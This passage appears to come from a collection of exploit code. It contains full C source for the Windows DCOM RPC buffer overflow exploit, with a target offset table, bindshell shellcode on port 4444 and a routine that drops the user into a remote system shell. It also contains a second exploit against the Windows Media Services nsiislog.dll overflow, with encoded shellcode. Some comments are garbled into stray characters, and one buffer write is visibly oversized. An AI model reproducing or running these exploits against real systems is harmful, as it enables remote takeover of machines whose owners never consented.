,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
```

```
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
      {
         "Windows 2000 SP0 (english)",
         "Windows 2000 SP1 (english)",
         "Windows 2000 SP2 (english)",
         "Windows 2000 SP3 (english)",
         "Windows 2000 SP4 (english)",
         "Windows XP SP0 (english)",
         "Windows XP SP1 (english)",
          NULL
      };

unsigned long offsets [] =
      {
         0x77e81674,
         0x77e829ec,
         0x77e824b5,
         0x77e8367a,
         0x77f92a9b,
         0x77e9afe3,
         0x77e626ba,
      };

unsigned char sc[]=
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x46\x00\x58\x00"

   "\xff\xff\xff\xff" /* return address */

   "\xcc\xe0\xfd\x7f" /* primary thread data block */
   "\xcc\xe0\xfd\x7f" /* primary thread data block */

   /* port 4444 bindshell */
```

```
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
    "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
    "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
    "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
    "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
    "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
    "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
    "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
    "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
    "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
    "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
    "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
    "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
    "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
    "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


/* ripped from TESO code */
```

```
void shell (int sock)
{
	int	l;
	char	buf[512];
	fd_set	rfds;


	while (1) {
		FD_SET (0, &rfds);
		FD_SET (sock, &rfds);

		select (sock + 1, &rfds, NULL, NULL, NULL);
		if (FD_ISSET (0, &rfds)) {
			l = read (0, buf, sizeof (buf));
			if (l <= 0) {
				printf("\n - Connection closed by local user\n");
				exit (EXIT_FAILURE);
			}
			write (sock, buf, l);
		}

		if (FD_ISSET (sock, &rfds)) {
			l = read (sock, buf, sizeof (buf));
			if (l == 0) {
				printf ("\n - Connection closed by remote host.\n");
				exit (EXIT_FAILURE);
			} else if (l < 0) {
				printf ("\n - Read failure\n");
				exit (EXIT_FAILURE);
			}
			write (1, buf, l);
		}
	}
}


int main(int argc, char **argv)
{

   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr_in target_ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];

   printf("-------------------------------------------------------\n");
   printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
   printf("- Original code by FlashSky and Benjurry\n");
   printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");
```

```
if(argc<3)
{
   printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
   printf("- Targets:\n");
   for (len=0; targets[len] != NULL; len++)
   {
      printf("-         %d\t%s\n", len, targets[len]);
   }
   printf("\n");
   exit(1);
}

/* yeah, get over it :) */
target_id = atoi(argv[1]);
ret = offsets[target_id];

printf("- Using return address of 0x%.8x\n", ret);

memcpy(sc+36, (unsigned char *) &ret, 4);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(port);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
   perror("- Socket");
   return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
   perror("- Connect");
   return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;
```

```
   *(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;

   if (send(sock,bindstr,sizeof(bindstr),0)== -1)
   {
         perror("- Send");
         return(0);
   }
   len=recv(sock, buf1, 1000, 0);

   if (send(sock,buf2,len1,0)== -1)
   {
         perror("- Send");
         return(0);
   }
   close(sock);
   sleep(1);

   target_ip.sin_family = AF_INET;
   target_ip.sin_addr.s_addr = inet_addr(argv[2]);
   target_ip.sin_port = htons(4444);

   if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
   {
      perror("- Socket");
      return(0);
   }

   if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
   {
      printf("- Exploit appeared to have failed.\n");
      return(0);
   }

   printf("- Dropping to System Shell...\n\n");

   shell(sock);

   return(0);
}
```

3. Microsoft Window Media Services NSIISlog.DLL Remote Buffer Overflow Vulnerability. The source code for the vulnerability is available at http://www.securityfocus.com/bid/8035/exploit/

```
#include <stdio.h>
#include <winsock2.h>
#include <stdlib.h>
```

```
#include <errno.h>
#include <string.h>


char       *hostName = NULL;
unsigned char shellcode[]=
      "\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90"
      "\x90\x8b\xc5\x33\xc9\x66\xb9\x10\x03\x50\x80\x30\x97\x40\xe2\xfa"
      "\x7e\x8e\x95\x97\x97\xcd\x1c\x4d\x14\x7c\x90\xfd\x68\xc4\xf3\x36"
      "\x97\x97\x97\x97\xc7\xf3\x1e\xb2\x97\x97\x97\x97\xa4\x4c\x2c\x97"
      "\x97\x77\xe0\x7f\x4b\x96\x97\x97\x16\x6c\x97\x97\x68\x28\x98\x14"
      "\x59\x96\x97\x97\x16\x54\x97\x97\x96\x97\xf1\x16\xac\xda\xcd\xe2"
      "\x70\xa4\x57\x1c\xd4\xab\x94\x54\xf1\x16\xaf\xc7\xd2\xe2\x4e\x14"
      "\x57\xef\x1c\xa7\x94\x64\x1c\xd9\x9b\x94\x5c\x16\xae\xdc\xd2\xc5"
      "\xd9\xe2\x52\x16\xee\x93\xd2\xdb\xa4\xa5\xe2\x2b\xa4\x68\x1c\xd1"
      "\xb7\x94\x54\x1c\x5c\x94\x9f\x16\xae\xd0\xf2\xe3\xc7\xe2\x9e\x16"
      "\xee\x93\xe5\xf8\xf4\xd6\xe3\x91\xd0\x14\x57\x93\x7c\x72\x94\x68"
      "\x94\x6c\x1c\xc1\xb3\x94\x6d\xa4\x45\xf1\x1c\x80\x1c\x6d\x1c\xd1"
      "\x87\xdf\x94\x6f\xa4\x5e\x1c\x58\x94\x5e\x94\x5e\x94\xd9\x8b\x94"
      "\x5c\x1c\xae\x94\x6c\x7e\xfe\x96\x97\x97\xc9\x10\x60\x1c\x40\xa4"
      "\x57\x60\x47\x1c\x5f\x65\x38\x1e\xa5\x1a\xd5\x9f\xc5\xc7\xc4\x68"
      "\x85\xcd\x1e\xd5\x93\x1a\xe5\x82\xc5\xc1\x68\xc5\x93\xcd\xa4\x57"
      "\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x13\x5e\xe3\x9e\xc5\xc1\xc4"
      "\x68\x85\xcd\x3c\x75\x7f\xd1\xc5\xc1\x68\xc5\x93\xcd\x1c\x4f\xa4"
      "\x57\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x17\x6e\x95\xe3\x9e\xc5"
      "\xc1\xc4\x68\x85\xcd\x3c\x75\x70\xa4\x57\xc7\xd7\xc7\xd7\xc7\x68"
      "\xc0\x7f\x04\xfd\x87\xc1\xc4\x68\xc0\x7b\xfd\x95\xc4\x68\xc0\x67"
      "\xa4\x57\xc0\xc7\x27\x9b\x3c\xcf\x3c\xd7\x3c\xc8\xdf\xc7\xc0\xc1"
      "\x3a\xc1\x68\xc0\x57\xdf\xc7\xc0\x3a\xc1\x3a\xc1\x68\xc0\x57\xdf"
      "\x27\xd3\x1e\x90\xc0\x68\xc0\x53\xa4\x57\x1c\xd1\x63\x1e\xd0\xab"
      "\x1e\xd0\xd7\x1c\x91\x1e\xd0\xaf\xa4\x57\xf1\x2f\x96\x96\x1e\xd0"
      "\xbb\xc0\xc0\xa4\x57\xc7\xc7\xc7\xd7\xc7\xdf\xc7\xc7\x3a\xc1\xa4"
      "\x57\xc7\x68\xc0\x5f\x68\xe1\x67\x68\xc0\x5b\x68\xe1\x6b\x68\xc0"
      "\x5b\xdf\xc7\xc7\xc4\x68\xc0\x63\x1c\x4f\xa4\x57\x23\x93\xc7\x56"
      "\x7f\x93\xc7\x68\xc0\x43\x1c\x67\xa4\x57\x1c\x5f\x22\x93\xc7\xc7"
      "\xc0\xc6\xc1\x68\xe0\x3f\x68\xc0\x47\x14\xa8\x96\xeb\xb5\xa4\x57"
      "\xc7\xc0\x68\xa0\xc1\x68\xe0\x3f\x68\xc0\x4b\x9c\x57\xe3\xb8\xa4"
      "\x57\xc7\x68\xa0\xc1\xc4\x68\xc0\x6f\xfd\xc7\x68\xc0\x77\x7c\x5f"

   //¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?SHELLCODE¿?¿?¿?¿?¿?  \xc0\x6b\xa4\x5e\xc6\xc7¿?
   //¿?WRITEFILE¿?¿?¿?2¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?¿?

   "\xa4\x57\xc7\x23\x93\xc7\xc1\xc4\x68\xc0\x6b\xa4\x5e\xc6\xc0\xc7"
      "\xc1\x68\xe0\x3b\x68\xc0\x4f\xfd\xc7\x68\xc0\x77\x7c\x3d\xc7\x68"
      "\xc0\x73\x7c\x69\xcf\xc7\x1e\xd5\x65\x54\x1c\xd3\xb3\x9b\x92\x2f"
      "\x97\x97\x97\x50\x97\xef\xc1\xa3\x85\xa4\x57\x54\x7c\x7b\x7f\x75"
      "\x6a\x68\x68\x7f\x05\x69\x68\x68\xdc\xc1\x70\xe0\xb4\x17\x70\xe0"
      "\xdb\xf8\xf6\xf3\xdb\xfe\xf5\xe5\xf6\xe5\xee\xd6\x97\xdc\xd2\xc5"
      "\xd9\xd2\xdb\xa4\xa5\x97\xd4\xe5\xf2\xf6\xe3\xf2\xc7\xfe\xe7\xf2"
      "\x97\xd0\xf2\xe3\xc4\xe3\xf6\xe5\xe3\xe2\xe7\xde\xf9\xf1\xf8\xd6"
      "\x97\xd4\xe5\xf2\xf6\xe3\xf2\xc7\xe5\xf8\xf4\xf2\xe4\xe4\xd6\x97"
      "\xd4\xfb\xf8\xe4\xf2\xdf\xf6\xf9\xf3\xfb\xf2\x97\xc7\xf2\xf2\xfc"
      "\xd9\xf6\xfa\xf2\xf3\xc7\xfe\xe7\xf2\x97\xd0\xfb\xf8\xf5\xf6\xfb"
      "\xd6\xfb\xfb\xf8\xf4\x97\xc0\xe5\xfe\xe3\xf2\xd1\xfe\xfb\xf2\x97"
```

```
        "\xc5\xf2\xf6\xf3\xd1\xfe\xfb\xf2\x97\xc4\xfb\xf2\xf2\xe7\x97\xd2"
        "\xef\xfe\xe3\xc7\xe5\xf8\xf4\xf2\xe4\xe4\x97\x97\xc0\xc4\xd8\xd4"
        "\xdc\xa4\xa5\x97\xe4\xf8\xf4\xfc\xf2\xe3\x97\xf5\xfe\xf9\xf3\x97"
        "\xfb\xfe\xe4\xe3\xf2\xf9\x97\xf6\xf4\xf4\xf2\xe7\xe3\x97\xe4\xf2"
        "\xf9\xf3\x97\xe5\xf2\xf4\xe1\x97\x95\x97\x89\xfb\x97\x97\x97\x97"
        "\x97\x97\x97\x97\x97\x97\x97\x97\xf4\xfa\xf3\xb9\xf2\xef\xf2\x97"
        "\x68\x68\x68\x68";

void main (int argc, char **argv)
{
   WSADATA WSAData;
   SOCKET s;
   SOCKADDR_IN addr_in;
   unsigned char buf[1000];
   unsigned char testbuf[0x443];
   int len;
   char t1[]="POST /scripts/nsiislog.dll HTTP/1.1\r\nHost: 192.168.10.210\r\nContent-
length: 65536\r\n\r\n";//4364

   if (WSAStartup(MAKEWORD(2,0),&WSAData)!=0)
   {
      printf("WSAStartup error.Error:%d\n",WSAGetLastError());
      return;
   }


   hostName = argv[1];

   addr_in.sin_family=AF_INET;
   addr_in.sin_port=htons(80);
   addr_in.sin_addr.S_un.S_addr=inet_addr(hostName);

   memset(testbuf,0,0x443);

   if ((s=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
   {
      printf("Socket failed.Error:%d\n",WSAGetLastError());
      return;
   }
   if(WSAConnect(s,(struct                                                    sockaddr
*)&addr_in,sizeof(addr_in),NULL,NULL,NULL,NULL)==SOCKET_ERROR)
   {
      printf("Connect failed.Error:%d",WSAGetLastError());
      return;
   }
   len=sizeof(t1)-1;
   memcpy(testbuf,t1,len);
   send(s,testbuf,len,0);
   recv(s,buf,1000,0);
   memset(testbuf,'A',65536);//4364
   len=65536;//4364;
   *(DWORD *)(testbuf+0x2704)=0x04eb06eb;//jmp¿?¿?¿?¿?¿?¿?¿?¿?
   *(DWORD *)(testbuf+0x2708)=0x40F0135c;//¿?¿?¿?¿?¿?¿?¿?¿?
   memcpy(testbuf+0x270c,shellcode,sizeof(shellcode));
```

```
    send(s,testbuf,len,0);
    closesocket (s);
    WSACleanup();
    return;
}
```